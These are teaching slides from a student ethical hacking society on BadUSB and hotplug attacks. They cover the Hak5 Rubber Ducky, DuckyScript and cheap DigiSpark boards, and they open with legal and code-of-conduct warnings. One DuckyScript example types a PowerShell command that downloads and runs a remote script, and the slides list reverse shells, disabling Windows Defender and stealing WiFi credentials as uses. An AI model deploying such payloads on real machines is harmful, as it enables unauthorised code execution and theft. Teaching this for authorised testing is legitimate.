Ethical Student Hackers

BadUSB

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

In-person attacks

In person attacks can be done to make exploitation easier, as it can increase the attack surface of your target.


Many in person attacks require you to be in restricted areas (Where all the juicy data is!), while some just require you to trick someone into doing something (See our session on Social Engineering).

In order to perform an in-person penetration test, you will have to get the explicit permission of the target organisation or entity, as you will likely be breaking laws if you don't.

Some in person penetration testing techniques include tailgating into a facility, lock picking, RFID cloning, bypassing security gates and dropping Bad USB's

Hotplug attacks

- By default, most operating systems trust peripherals that are plugged into a computer, as the computer expects the user to be using them in order to input data. However this is not always the case and we can exploit this!
- There are a large number of ‘hotplug attacks’ that can be performed on computers simply by plugging a device into them. The most notable examples are made by the penetration testing company Hak5 that include (https://hak5.org/collections/hotplug-attack-tools):
  - USB Rubber Ducky - A ‘dumb’ device that emulates a keyboard, has no contextual awareness
  - Bash Bunny - A smart device that can emulate keyboards, USB mass storage, is a mini linux box, BLE, Ethernet emulation,
  - Shark Jack - A mini linux box, interface via ethernet, perform recon
  - Plunder bug LAN tap - Ethernet passthrough device to packet sniff connections



Images from Hak5 (Hak5.org)

What can a keyboard emulator do?

Keyboard emulators can do everything a keyboard can, just a LOT faster!

This makes them perfect for:

- Getting very quick root/administrator reverse shells
- Automating time consuming tasks
- Quickly disabling windows defender
- Run a keylogger (via a script)
- Grab WiFi credentials

Most (if not all) keyboard emulators are programmable, meaning you can create your own custom scripts to run and execute (or take some from GitHub)

Hak5 USB Rubber Ducky

The USB rubber ducky is the most simple hotplug attacking tool, as it simply emulates a keyboard without any context of the operating system or what is currently being displayed on the screen.

The Rubber Ducky is useful for when you have access to a USB port of a computer, however don't have the time or access to a keyboard in order to exploit an in-person target.

- Due to the nature of the rubber ducky, it is able to very quickly issue commands to the computer, a lot quicker than a human could.

The Rubber Ducky currently retails for $49.99, however there are much cheaper alternatives (DigiSparks, more programming but a lot cheaper)

DuckyScript

The Rubber Ducky has it's own language called DuckyScript. It's a very simplistic language that allows for full control over the functionality of a normal keyboard, including delays and special key combinations.

https://docs.hak5.org/usb-rubber-ducky-1/the-ducky-script-language/ducky-script-quick-reference


Ducky script is also used in some of the other Hak5 products such as the Bash Bunny.

It's very simple to configure and setup, just simply save the ducky script as payload.txt in the Rubber Ducky!

```
GUI r
DELAY 50
STRING notepad.exe
ENTER
DELAY 100
STRING Hello World!
```

```
GUI r
DELAY 100
STRING powershell "IEX (New-Object
Net.WebClient).DownloadString('https://mywebserver/p.ps1');"
ENTER
```

DigiSparks!



DigiSparks are small hardware devices that interface via USB. They can be programmed using the arduino programming language and can be used in a very similar way to a USB Rubber Ducky!


The best part is, they are considerably cheaper! (Around $2)

They are able to perform keyboard and mouse operations, similar to the rubber ducky

Unfortunately, they don't have as much storage on them meaning they can't be used to extract data from the computer

Ali Express - https://www.aliexpress.com/wholesale?SearchText=digispark

Ebay - https://www.ebay.co.uk/sch/i.html?_nkw=digispark



Setup a DigiSpark

For Linux, use https://startingelectronics.com/tutorials/arduino/digispark/digispark-linux-setup/

- For Linux, you may not have to add yourself to the `dialout` group if it doesn't exist for you already
- You may also have to install the `libusb compat` library for the code to compile
    - I used Arch Linux's pacman, `pacman -S libusb-compat`

For Windows, use https://startingelectronics.com/tutorials/arduino/digispark/digispark-windows-setup/

- GL windows users, your somewhat on your own! (We can likely still help if you have issues, just ask!)

Practical!

Now for the practical! Here are some useful resources to help you out

List of key mappings: https://github.com/digistump/DigisparkArduinoIntegration/blob/master/libraries/DigisparkKeyboard/DigiKeyboard.h

Convert DuckyScript to Arduino: https://cedarctic.github.io/digiQuack/

Some cool DigiSpark scripts: https://github.com/CedArctic/DigiSpark-Scripts

Upcoming Sessions

What's up next?

www.shefesh.com/sessions

(28/02/2022): Mike Jones (ex Anonymous hacker) talk about RF

(07/03/22): WiFi Hacking!

(14/03/22): Cryptography

(21/03/22): Advanced Web Hacking

Any Questions?

www.shefesh.com

Thanks for coming!